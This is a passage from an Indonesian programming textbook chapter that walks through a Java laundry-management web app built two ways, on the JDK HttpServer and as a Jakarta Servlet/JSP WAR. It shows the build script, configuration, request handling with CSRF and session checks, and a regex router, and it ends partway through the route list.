Bab ini mengukur dua program Java terhadapnya. Java layak mendapat dua jalur karena alasan yang penting bagi siapa pun yang akan bekerja di industri perangkat lunak Indonesia. Di satu sisi, Java adalah bahasa bagi banyak sekali sistem informasi di bank, perusahaan asuransi, instansi pemerintah, dan peritel besar, dan banyak di antara sistem itu masih berjalan sebagai servlet di dalam Apache Tomcat, sebagaimana dibangun lima belas atau dua puluh tahun lalu. Pengembang yang belum pernah melihat berkas `web.xml` atau halaman JSP akan menjumpainya pada bulan pertama bekerja di tempat seperti itu. Di sisi lain, JDK modern memiliki server HTTP kecil sendiri, dan dengannya aplikasi web Java dapat ditulis, seperti jalur Flask, sebagai satu program biasa dengan metode `main` tanpa kontainer sama sekali. Gaya kedua itu adalah cara paling jelas untuk melihat apa yang dikerjakan kontainer servlet bagi Anda, karena Anda harus mengerjakannya sendiri.

Karena itu kedua jalur sengaja dibuat berbeda. **Jalur JDK HttpServer** (`App/java-httpserver`) adalah Java 17 atau lebih baru dengan satu berkas jar, yaitu *driver* JDBC SQLite. **Jalur Jakarta Servlet/JSP** (`App/jsp-servlet`) adalah aplikasi web standar untuk Tomcat 10.1 atau 11. Keduanya mengimplementasikan setiap kebutuhan fungsional Bab 3, keduanya berbicara dengan API JSON `docs/api.md`, dan keduanya bekerja pada basis data contoh yang sama, `laundry.db`, dengan 2.953 nota selama setahun dari Oktober 2025 hingga September 2026.

WAWASAN KUNCI: INILAH INTI BAB INI. Aplikasi web selalu terdiri atas beberapa pekerjaan yang sama: mengubah permintaan menjadi pemanggilan, memeriksa siapa yang meminta dan apakah ia boleh, menjalankan aturan bisnis di dalam satu transaksi, lalu mengubah hasilnya menjadi HTML atau JSON tanpa membiarkan satu nilai pun keluar dari tempatnya. Di jalur HttpServer Anda akan melihat setiap pekerjaan ditulis dengan tangan dalam kelasnya sendiri. Di jalur servlet Anda akan melihat pekerjaan mana yang diambil alih kontainer (perutean berdasarkan pola URL, sesi, pengurai permintaan) dan mana yang tetap menjadi tanggung jawab Anda (login, CSRF, peran, SQL, *escaping*). Memahami perbedaan itulah yang membuat Anda mampu membaca basis kode web Java mana pun, lama maupun baru.

11.2 Dua Jalur Java, dan Apa yang Dijalankan

11.2.1 Java pada 2026

Rilis Java dengan dukungan jangka panjang saat ini adalah **JDK 25**, dirilis pada 16 September 2025 [1]; **JDK 27**, rilis fitur enam bulanan, hadir pada 15 September 2026 dan akan digantikan JDK 28 pada Maret 2027 [2]. Kedua jalur hanya memerlukan Java 17, karena tidak memakai apa pun yang lebih baru daripada *record*, *text block*, dan *switch expression*; buku ini menganjurkan Eclipse Temurin 25 LTS, seperti di Bab 2, dan setiap eksekusi dalam bab ini memakai OpenJDK 21.0.10, JDK yang terpasang di lingkungan tempat buku ini disiapkan.

Dunia servlet berganti nama pada 2020. Yang dahulu bernama *Java EE* kini bernama **Jakarta EE**, dikelola Eclipse Foundation, dan setiap paket yang dahulu diawali `javax.servlet` kini diawali `jakarta.servlet`. Jakarta EE 11 dirilis pada 26 Juni 2025 [3]. Apache Tomcat mengimplementasikan bagian webnya: **Tomcat 11.0** mengimplementasikan Servlet 6.1 dan Jakarta Pages (JSP) 4.0 serta memerlukan Java 17; **Tomcat 10.1** mengimplementasikan Servlet 6.0 dan JSP 3.1 serta memerlukan Java 11 [4]. Jalur servlet dikompilasi terhadap API Servlet 6.0, sehingga berjalan pada keduanya. Tomcat 9 dan yang lebih lama masih memakai nama `javax` dan tidak dapat memuatnya. **Tabel 11.1** merangkum perangkat lunak bab ini.

Tabel 11.1 Perangkat lunak jalur Java: yang dipasang dan dijalankan untuk bab ini, serta rilis terbaru masing-masing per September 2026.

Komponen	Versi yang dijalankan di sini	Terbaru pada September 2026	Peran
JDK	OpenJDK 21.0.10	25 LTS (16 Sep 2025); 27 (15 Sep 2026)	bahasa dan *runtime*
`com.sun.net.httpserver`	bagian dari JDK 21	bagian dari setiap JDK sejak versi 6	server web jalur pertama
Driver JDBC SQLite	3.53.2.0	3.53.2.1 (27 Jul 2026)	akses JDBC ke `laundry.db`
Jakarta Servlet API	6.0.0 (hanya untuk kompilasi)	6.1 (Jakarta EE 11)	antarmuka servlet
Apache Tomcat	tidak tersedia di sini	11.0.26 dan 10.1.60	kontainer servlet untuk WAR
JSTL	tidak tersedia di sini	Jakarta Tags 3.0	`<c:if>`, `<c:forEach>`, `fn:escapeXml`
Python dan pytest (untuk pengujian)	3.11.15, 9.1.1	3.14.7, 9.1.1	rangkaian uji penerimaan bersama

11.2.2 Apa yang dijalankan di sini, dan apa yang tidak

Lingkungan tempat buku ini disiapkan tidak dapat mengunduh Apache Tomcat, berkas jar JSTL, atau apa pun dari Maven Central. Hal itu membawa satu konsekuensi yang perlu Anda ketahui sebelum membaca lebih jauh: **Tomcat sendiri tidak dijalankan di sini.** Jalur servlet dikompilasi terhadap jar resmi API Servlet 6.0, dikemas menjadi berkas WAR, lalu dijalankan di atas **MiniContainer**, sebuah kontainer servlet kecil sekitar 3.000 baris yang ditulis khusus untuk jalur ini dan dijelaskan di Subbab 11.17. MiniContainer membaca `web.xml` yang sama, memuat kelas-kelas yang sama melalui antarmuka `jakarta.servlet` yang sama, dan menampilkan halaman JSP yang sama dengan sebuah interpreter. Segala sesuatu yang dilihat pengujian berasal dari servlet dan halaman milik aplikasi itu sendiri; tetapi WAR tidak pernah di-*deploy* ke Tomcat, dan halaman JSP tidak pernah dikompilasi oleh Jasper, kompilator JSP milik Tomcat. Subbab 11.16 menjelaskan dengan tepat apa yang dapat Anda harapkan ketika men-*deploy*-nya di mesin Anda sendiri, dan berkas `VERIFIED.md` jalur itu mencantumkan fakta yang sama.

Apa yang benar-benar dijalankan, untuk bab ini, tercantum di **Tabel 11.2**. Keluaran lengkapnya ada di `Code_new/Chapter11/runs/`.

Tabel 11.2 Segala sesuatu yang dieksekusi untuk bab ini pada 24 September 2026 beserta hasilnya. Satu-satunya kegagalan dijelaskan di Subbab 11.18.

Apa	Perintah	Hasil
Jalur HttpServer, *test runner* miliknya	`./test.sh`	107 lulus, 0 gagal, 4 manual atau terpisah
sama, pada salinan 84 kolom bab ini	`./test.sh`	107 lulus, 0 gagal, 4 manual atau terpisah
jalur servlet, *build* dan WAR	`./build.sh`	`dist/laundry.war`, 90 entri
rangkaian uji penerimaan bersama di MiniContainer	`run_acceptance.py jsp`	151 lulus, 1 gagal, 1 dilewati
sama, pada salinan 84 kolom	`run_acceptance.py jsp`	151 lulus, 1 gagal, 1 dilewati
sesi API dengan curl	`api/api_session.sh`	Subbab 11.13
pembayaran dalam Python, Java, dan melalui API servlet	`payment/compare_payment.py`	22 dari 22 perbandingan sepakat

> **PERINGATAN: Kode yang dicetak berasal dari salinan 84 kolom.** Folder jalur di `App/` ditulis dengan baris hingga 120 karakter, yang tidak muat di halaman cetak. Karena itu setiap kode dalam bab ini adalah cuplikan dari salinan yang diformat ulang di `Code_new/Chapter11/` (pemenggalan baris dan letak komentar berubah, tidak ada yang lain), dan setiap cuplikan identik bita demi bita dengan berkasnya di sana. Salinan itu dikompilasi dan diuji ulang: jalur Java lulus 107 pengujiannya dan jalur servlet memberi hasil uji penerimaan yang sama dengan aslinya. Satu-satunya baris yang masih lebih dari 84 karakter adalah untai JSON harapan di dalam *test runner*, yang disalin dari `docs/api.md`.

11.3 Menjalankan Jalur JDK HttpServer

Buka folder `App/java-httpserver` di VS Code (*File* > *Open Folder*, tepat folder itu), buka terminal, lalu jalankan aplikasinya. Di Windows ketik `run.bat`; di macOS dan Linux:

```
./run.sh
```

Skrip itu mengompilasi setiap berkas sumber dengan `javac` ke folder `out/` dan menjalankan kelas `laundry.App`. Tidak ada Maven dan tidak ada Gradle: **Kode 11.1** adalah keseluruhan proses *build*.

Kode 11.1 `java-httpserver/run.sh`: skrip *build* dan menjalankan program untuk macOS dan Linux. `javac` mengompilasi daftar sumber; `-cp "lib/*"` memasukkan setiap jar di `lib/` ke *class path*; `run.bat` dan `run.ps1` melakukan hal yang sama di Windows.

```
#!/usr/bin/env sh
# Profitina Laundry (Java) - compile and start on macOS / Linux.
#   ./run.sh           compile, then start the server (stop with Ctrl+C)
#   ./run.sh test      compile, then run the automated tests
set -e
cd "$(dirname "$0")"

if ! command -v javac >/dev/null 2>&1; then
  echo "javac was not found. Install a JDK (see README.md, step 1)." >&2
  exit 1
fi

echo "Compiling ..."
rm -rf out
find src -name '*.java' > out-sources.txt
javac -encoding UTF-8 -d out -cp "lib/*" @out-sources.txt
rm -f out-sources.txt

if [ "$1" = "test" ]; then
  rm -rf out-test
  javac -encoding UTF-8 -d out-test -cp "out:lib/*" test/laundry/TestRunner.java
  exec java -Xmx256m -cp "out-test:out:lib/*" laundry.TestRunner
fi

exec java -Xmx256m -cp "out:lib/*" laundry.App
```

Saat pertama kali dijalankan, program menyalin basis data contoh dan mencetak letak segala sesuatu. Berikut keluaran nyata eksekusi untuk bab ini, pada porta 6113 alih-alih porta bawaan 8080 (diatur dengan variabel lingkungan `SERVER_PORT`), dengan nama folder dipendekkan menjadi `...` dan satu baris dipenggal agar muat di halaman:

```
Compiling ...
Copied the sample database .../App/database/laundry.db to
    .../java-httpserver/data/laundry.db
Profitina Laundry (Java) is running.
  Database : SQLite .../App/java-httpserver/data/laundry.db
  Clock    : demo clock, started at 2026-09-30 21:00:00, now 2026-09-30 21:00:00
  Open     : http://localhost:6113/   (stop with Ctrl+C)
```

Tiga baris layak diberi catatan. Jalur ini tidak pernah menulis ke `App/database/laundry.db` yang dipakai bersama: saat pertama dijalankan ia menyalin berkas itu ke `data/laundry.db` miliknya sendiri, dan menghapus folder itu mengembalikan binatu ke akhir tahun contoh. **Jam demo** dimulai pukul 21.00 tanggal 30 September 2026, saat terakhir data contoh, lalu berjalan maju secara waktu nyata, sehingga *dashboard* menampilkan angka-angka dokumen; jalur Flask justru membekukan jamnya, dan Anda akan melihat perbedaannya pada sebuah cap waktu di Subbab 11.13. Alamatnya pun `localhost`: server hanya mendengarkan komputer itu sendiri kecuali `server.host` diubah.

Semua pengaturan tersimpan dalam satu berkas, **Kode 11.2**, yang aman dibagikan karena tidak memuat kata sandi apa pun.

Kode 11.2 `config.example.properties`: setiap pengaturan beserta nilai bawaannya. Variabel lingkungan dengan nama yang sama dalam huruf kapital (`DB_URL`, `SERVER_PORT`, `DB_PASSWORD`) mengalahkan isi berkas.

```
# Profitina Laundry (Java) - settings.
#
# Do not put passwords in THIS file (it is shared). Either copy it to
# config.properties (which is listed in .gitignore) and change the copy, or set
# environment variables: the name of a setting in upper case with '_' instead
# of '.', e.g. DB_PASSWORD, SERVER_PORT.


# ---- web server
server.host=127.0.0.1
server.port=8080

# ---- database: THE one setting to switch between SQLite and MySQL (README.md)
# SQLite (default): the file data/laundry.db. If it does not exist, it is
# copied from db.seed on start.
db.url=jdbc:sqlite:data/laundry.db
db.seed=../database/laundry.db
# MySQL / MariaDB (XAMPP) instead - needs lib/mysql-connector-j-*.jar, see
# README.md (one line in the real file):
# db.url=jdbc:mysql://localhost:3306/profitina_laundry?useSSL=false
#        &allowPublicKeyRetrieval=true&serverTimezone=Asia/Jakarta
db.user=
db.password=

# ---- clock
# Empty = the real clock (WIB). The sample data ends on 2026-09-30 21:00, so for
# the demo the clock starts there and then runs forward (the dashboard then
# shows the numbers of the docs).
app.now=2026-09-30 21:00:00

# ---- other
# Address printed on receipts ("Check your laundry online: <site>/status").
# Empty = the address the browser used, e.g. http://localhost:8080
site.url=
# Sessions end after this many hours (S-6).
session.hours=8
# true = full stack traces in the server log (never on the pages). Keep false
# for normal use.
app.dev=false
# true = the session cookie gets "Secure" (set this when the site runs behind
# HTTPS).
session.secure=false
```

Masuklah sebagai pemilik (`owner@profitina-laundry.example`, kata sandi `Owner#2026`) dan buka antrean Keputih: **Gambar 11.1** memperlihatkannya, ditangkap dari program yang sedang berjalan.



Gambar 11.1 Antrean gerai O02 Keputih di jalur JDK HttpServer pukul 21.00 tanggal 30 September 2026: sembilan nota sedang diproses, enam di antaranya terlambat setelah pengering rusak, dan enam siap diambil.


Enam nota terlambat itu adalah enam nota yang sama yang ditandai **(6)!** merah pada *dashboard* Flask di Bab 10, dan B2909 sudah menunggu 100,9 jam: masuk 26 September pukul 16.07, dijanjikan 48 jam kemudian, dan masih dalam antrean. Dua program berbeda dalam dua bahasa menunjukkan angka yang sama karena keduanya menerapkan aturan yang sama (BR-7) pada baris-baris yang sama.

11.4 Peta Jalur HttpServer

Jalur ini memiliki 64 berkas sumber Java dalam tujuh paket, sepuluh templat HTML, dan sebuah *test runner*. **Tabel 11.3** mendaftarnya, dan **Gambar 11.2** memperlihatkan bagaimana sebuah permintaan melewatinya.

Tabel 11.3 Bagian-bagian jalur JDK HttpServer. SQL hanya berada dalam satu paket, dan paket web tidak pernah memuatnya.

Paket atau folder	Berkas	Isinya
`laundry`	1	`App`: membaca pengaturan, membangun basis data, layanan, dan server web
`laundry.config`	2	`Config` (pengaturan dari berkas dan lingkungan), `AppClock` (WIB, jam demo)
`laundry.db`	2	`Database` (koneksi, satu transaksi per perubahan), `Sql` (*prepared statement*)
`laundry.db.repositories`	8	satu kelas per tabel: semua SQL program
`laundry.domain`	15	*record* dan aturan: `Bill`, `Role`, `Rules`, `PasswordHash`, `Fmt`, galat
`laundry.service`	6	*use case*: `BillService`, `AuthService`, `ReportService`, dan tiga lainnya
`laundry.web`	9	`WebServer`, `Router`, `Req`, `Json`, `Html`, `Template`, sesi, pembatas laju
`laundry.web.handlers` (+ `api`)	13 + 8	halaman S01 hingga S15 dan *endpoint* JSON
`templates/`, `static/`	10 + 4	templat HTML; CSS, JavaScript, dan logo resmi
`test/laundry/TestRunner.java`	1	107 kasus uji otomatis dari rencana uji



Gambar 11.2 Satu permintaan melewati jalur HttpServer. `WebServer.handle()` melakukan empat pemeriksaan yang sama untuk setiap permintaan; *handler* memanggil layanan; hanya repositori yang memuat SQL, selalu melalui `Sql` dan `PreparedStatement`.

Lapisannya sama dengan tiga lapisan yang Anda temui di Bab 10: presentasi (`web`, `templates`), logika (`service`, `domain`), dan data (`db`). Bedanya, tidak ada yang disediakan *framework* di sini.

Tabel rute, objek permintaan, penyimpanan sesi, mesin templat, dan penghasil JSON semuanya adalah kelas milik aplikasi, masing-masing cukup pendek untuk dibaca dalam beberapa menit. Itulah pelajaran utama jalur ini dan, seperti akan Anda lihat, juga harganya.

11.5 `App.java`: Merangkai Tanpa Framework

Dalam sebuah *framework*, bagian-bagian aplikasi saling menemukan melalui konfigurasi atau anotasi. Di sini bagian-bagian itu cukup dibuat, berurutan, di dalam sebuah konstruktor (**Kode 11.3**).

Kode 11.3 `App.java`, konstruktornya: pengaturan, lalu basis data, lalu jam, sesi, dan templat, lalu satu objek untuk setiap kelompok *use case*. Setiap layanan menerima tepat apa yang ia perlukan.

```
    public App(Config config, Path home, AppClock clockOrNull) {
        this.config = config;
        this.home = home;
        this.dev = config.getBool("app.dev", false);
        this.siteUrl = config.get("site.url", "");
        this.db = new Database(config.get("db.url", "jdbc:sqlite:data/laundry.db"),
                config.get("db.user", ""), config.get("db.password", ""));
        prepareSqliteFile();
        this.clock = clockOrNull != null ? clockOrNull : clockFromConfig();
        this.sessions = new SessionStore(config.getInt("session.hours", 8));
        this.templates = new Template(home.resolve("templates"));
        this.auth = new AuthService(db, System::currentTimeMillis);
        this.customers = new CustomerService(db, clock);
        this.priceList = new PriceListService(db);
        this.bills = new BillService(db, clock);
        this.reports = new ReportService(db, clock, bills);
        this.statusCheck = new StatusCheckService(db, bills);
    }
```

Bacalah sebagai daftar ketergantungan. `Database` hanya memerlukan URL, pengguna, dan kata sandi. `BillService` memerlukan basis data dan jam, karena membuat nota memerlukan "sekarang". `ReportService` memerlukan basis data, jam, dan layanan nota, karena *dashboard* menghitung nota terlambat dengan aturan yang sama dengan antrean. Tidak ada yang meraih variabel global, sehingga *test runner* dapat membuat `App` kedua pada salinan basis data dengan jam yang ditetapkan pukul 21:00:00, dan memang itulah yang dilakukannya. Gaya ini disebut **injeksi melalui konstruktor** (*constructor injection*): setiap objek menerima kolaboratornya ketika dibuat. Bab 12 memperlihatkan ASP.NET Core melakukan hal yang sama dengan kontainer yang membangun objek-objek itu untuk Anda; di sini Anda dapat melihat bahwa gagasannya sama sekali tidak memerlukan pustaka.

Metode `main` di akhir berkas (**Kode 11.4**) membaca pengaturan dari folder aktif, menjalankan server, dan mendaftarkan *shutdown hook*, potongan kode yang dijalankan JVM ketika Anda menekan Ctrl+C.

Kode 11.4 `App.main()`: seluruh proses awal program. `app.start()` mengembalikan porta yang benar-benar dipakai, sehingga sebuah pengujian dapat meminta porta 0 dan menerima porta bebas mana pun.

```
    public static void main(String[] args) throws Exception {
        Path home = Paths.get("").toAbsolutePath();
        Config config = Config.load(home);
        App app = new App(config, home, null);
        String host = config.get("server.host", "127.0.0.1");
        int port = app.start(host, config.getInt("server.port", 8080));
        System.out.println("Profitina Laundry (Java) is running.");
        System.out.println("  Database : " + app.db.describe());
        System.out.println("  Clock    : " + app.clock.describe() + ", now "
                + app.clock.nowText());
        System.out.println(
                "  Open     : http://localhost:" + port + "/   (stop with Ctrl+C)");
        Runtime.getRuntime().addShutdownHook(new Thread(app::stop));
```

11.6 Server dan Router

11.6.1 Satu handler untuk setiap permintaan

`com.sun.net.httpserver.HttpServer` milik JDK [5] adalah server HTTP/1.1 yang kecil namun sungguhan. Anda membuatnya dengan sebuah alamat, memberinya **executor** (kumpulan *thread* yang akan menangani permintaan), dan mendaftarkan *handler* untuk sebuah awalan jalur yang disebut *context*. Jalur ini mendaftarkan tepat satu *context*, `/`, sehingga setiap permintaan dari jenis apa pun tiba di satu metode, `WebServer.handle()` (**Kode 11.5**).

Kode 11.5 `WebServer.handle()`: empat pemeriksaan yang dilalui setiap permintaan, selalu dalam urutan yang sama, dan satu-satunya tempat galat diubah menjadi jawaban.

```
    private void handle(HttpExchange ex) {
        Req r = new Req(ex);
        try {
            securityHeaders(r);
            r.session = app.sessions.get(r.cookie(SessionStore.COOKIE));

            Router.Match m = router.match(r.method, r.path);
            if (m.route() == null) {
                throw m.wrongMethod()
                        ? new AppException(405, "method_not_allowed",
                                "This method is not allowed here.", null)
                        : AppException.notFound("There is no page " + r.path + ".");
            }
            r.setPathParams(m.params());

            if (!m.route().isPublic() && r.user() == null) {
                if (r.isApi()) {
                    throw AppException.notLoggedIn();
                }
                // Remember where the user wanted to go (only local paths: never an
                // external URL).
                String next = r.method.equals("GET")
                        ? r.ex.getRequestURI().toString()
                        : "/";
                r.redirect("/login" + (next.equals("/") ? "" : "?next="
                        + java.net.URLEncoder.encode(next,
                                StandardCharsets.UTF_8)));
                return;
            }

            boolean changes = !(r.method.equals("GET") || r.method.equals("HEAD"));
            if (changes && !(r.isApi() && r.path.equals("/api/login"))) {
                checkCsrf(r);
            }
            m.route().handler().handle(r);
        } catch (AppException e) {
            respondError(r, e);
        } catch (Throwable t) {
            String reference = app.clock.nowText();
            if (app.dev) {
                LOG.log(Level.SEVERE,
                        "Unexpected error (reference " + reference + ") at "
                                + r.method + " " + r.path,
                        t);
            } else {
                LOG.severe("Unexpected error (reference " + reference + ") at "
```

Kode 11.5 (Lanjutan) *WebServer.handle(): empat pemeriksaan yang dilalui setiap permintaan, selalu dalam urutan yang sama, dan satu-satunya tempat galat diubah menjadi jawaban.*

```
                    + r.method + " " + r.path + ": " + t);
            }
            if (r.isApi()) {
                r.json(500,
                        Layout.errorJson("server_error",
                                "Something went wrong. Please try again; if it "
                                + "happens again, tell the owner.",
                                null));
            } else {
                r.html(500,
                        Layout.errorPage(app, r, 500, "Something went wrong",
                                "The action was not completed. Please try again; "
                                + "if it happens again, tell the owner. "
                                + "(reference " + reference + ")"));
            }
        } finally {
            ex.close();
        }
    }
```

Urutan pemeriksaan itu adalah rancangan keamanan seluruh program, jadi layak mengikuti satu permintaan. Peramban seorang kasir mengirim `POST /bills/B2938/payments`. Pertama, `securityHeaders()` menambahkan *header* yang membuat peramban lebih ketat (tanpa *framing*, sebuah *content security policy*, dan `no-store` untuk semua kecuali berkas statis). Kemudian sesi dicari berdasarkan *cookie* `PL_SESSION`. Router menemukan rute `POST /bills/{id}/payments` dan nilai `B2938` untuk `{id}`. Rute itu tidak publik dan sesinya memuat seorang pegawai, jadi permintaan boleh berlanjut. Permintaan itu mengubah data, maka `checkCsrf()` membandingkan *field* tersembunyi `_csrf` pada formulir dengan token yang tersimpan di sesi. Baru sesudah itu *handler* dijalankan.

Jika satu pemeriksaan saja gagal, sebuah *exception* dilemparkan dan permintaan tidak pernah mencapai *handler*. `AppException` adalah masalah yang *diharapkan*, misalnya “belum login” atau “sisa tagihan hanya Rp 40.000”, dan `respondError()` mengubahnya menjadi halaman yang ramah atau format galat JSON milik API, lengkap dengan status HTTP-nya. Selain itu berarti *bug* atau basis data yang rusak: rinciannya masuk ke log server bersama waktu rujukan, dan orang yang memakai aplikasi hanya melihat “Something went wrong” dan rujukan itu (kebutuhan S-9). Blok `finally` menutup *exchange* apa pun yang terjadi, sehingga tidak ada koneksi yang menggantung.

> **DEFINISI. Daftar izin** (*allow-list*) rute publik adalah rancangan di mana setiap rute bersifat privat kecuali secara eksplisit ditandai publik. Di jalur ini metode router `addPublic()` menandai segelintir rute publik (login, cek status, berkas statis, dan bagian publik API); semua yang didaftarkan dengan `add()` memerlukan sesi. Tanda yang terlupa membuat halaman *terlalu* privat, yang langsung disadari orang, dan tidak pernah terlalu publik.

11.6.2 Router

`HttpServer` hanya mengenal awalan, sehingga aplikasi memerlukan router sendiri untuk mengubah `/bills/B2938/payments` menjadi “*handler* pembayaran, dengan `id` = B2938”. **Kode 11.6** memperlihatkan bagaimana sebuah templat rute menjadi ekspresi reguler.

Kode 11.6 `Router.register()` dan `Router.match()`: `{id}` menjadi grup `([^/]+)`, `{file*}` menjadi `(.+)`, dan selebihnya dikutip apa adanya.

```
    private Router register(
            String method, String template, Handler h, boolean isPublic) {
        List<String> names = new ArrayList<>();
        StringBuilder regex = new StringBuilder("^");
        for (String part : template.split("(?=\\{)|(?<=})")) {
            if (part.startsWith("{") && part.endsWith("}")) {
                String name = part.substring(1, part.length() - 1);
                if (name.endsWith("*")) { // {file*} matches the rest of the path
                    names.add(name.substring(0, name.length() - 1));
                    regex.append("(.+)");
                } else {
                    names.add(name);
                    regex.append("([^/]+)");
                }
            } else {
                regex.append(Pattern.quote(part));
            }
        }
        regex.append("/?$");
        routes.add(new Route(
                method, Pattern.compile(regex.toString()), names, h, isPublic));
        return this;
    }

    Match match(String method, String path) {
        boolean pathKnown = false;
        String m = method.equals("HEAD") ? "GET" : method;
        for (Route r : routes) {
            Matcher x = r.pattern().matcher(path);
            if (!x.matches()) {
                continue;
            }
            if (!r.method().equals(m)) {
                pathKnown = true;
                continue;
            }
            Map<String, String> params = new HashMap<>();
            for (int i = 0; i < r.names().size(); i++) {
                params.put(r.names().get(i), x.group(i + 1));
            }
            return new Match(r, params, false);
        }
        return new Match(null, Map.of(), pathKnown);
    }
```

Telusuri templat `/bills/{id}/payments`. `split("(?=\\{)|(?<=})")` memotongnya sebelum setiap `{` dan sesudah setiap `}`, menghasilkan `/bills/`, `{id}`, dan `/payments`. Bagian literal dibungkus `Pattern.quote` agar titik atau tanda tambah di dalam jalur tidak pernah bertindak sebagai operator ekspresi reguler; `{id}` menjadi `([^/]+)`, "satu karakter atau lebih yang bukan garis miring". Dengan `^` di depan dan `/?$` di belakang, pola lengkapnya adalah `^\Q/bills/\E([^/]+)\Q/payments\E/?$`, yang cocok dengan `/bills/B2938/payments` dan juga `/bills/B2938/payments/`, dan menaruh `B2938` di grup 1.

`match()` juga membedakan dua jenis kegagalan. Jika tidak ada pola yang cocok dengan jalurnya, jawabannya 404. Jika sebuah pola cocok tetapi hanya untuk metode lain, misalnya `GET /bills/B2938/finish` padahal yang terdaftar hanya `POST`, jawabannya 405 *Method Not Allowed*, jawaban HTTP yang benar dan membantu pengembang [6]. `HEAD` diperlakukan sebagai `GET`, sebagaimana dituntut HTTP.

11.6.3 Setiap URL di satu tempat

`Routes.java` mendaftarkan seluruh 66 rute aplikasi dalam satu metode, bergaya tabel. **Kode 11.7** memperlihatkan rute publik dan halaman nota.

Kode 11.7 `Routes.build()`, bagian pertama: rute publik, lalu halaman staf untuk FR-4 hingga FR-7. Referensi metode seperti `bills::finish` adalah *handler*-nya.

```
        return new Router()
                // ---- public pages
                .addPublic("GET", "/static/{file*}", files::serve)
                .addPublic("GET", "/login", auth::showLogin)
                .addPublic("POST", "/login", auth::doLogin)
                .addPublic("GET", "/status", status::show)
                // ---- staff pages
                .add("POST", "/logout", auth::logout)
                .add("POST", "/select-outlet", auth::selectOutlet)
                .add("GET", "/", dashboard::show)
                .add("GET", "/queue", queue::show)
                .add("GET", "/bills", bills::list)
                .add("GET", "/bills/new", bills::newForm)
                .add("POST", "/bills", bills::create)
                .add("GET", "/bills/{id}", bills::show)
                .add("POST", "/bills/{id}/finish", bills::finish)
                .add("POST", "/bills/{id}/handover", bills::handOver)
                .add("POST", "/bills/{id}/cancel", bills::cancel)
                .add("POST", "/bills/{id}/complaint", bills::complaint)
                .add("GET", "/bills/{id}/edit", bills::editForm)
                .add("POST", "/bills/{id}/edit", bills::edit)
                .add("GET", "/bills/{id}/payments/new", bills::paymentForm)
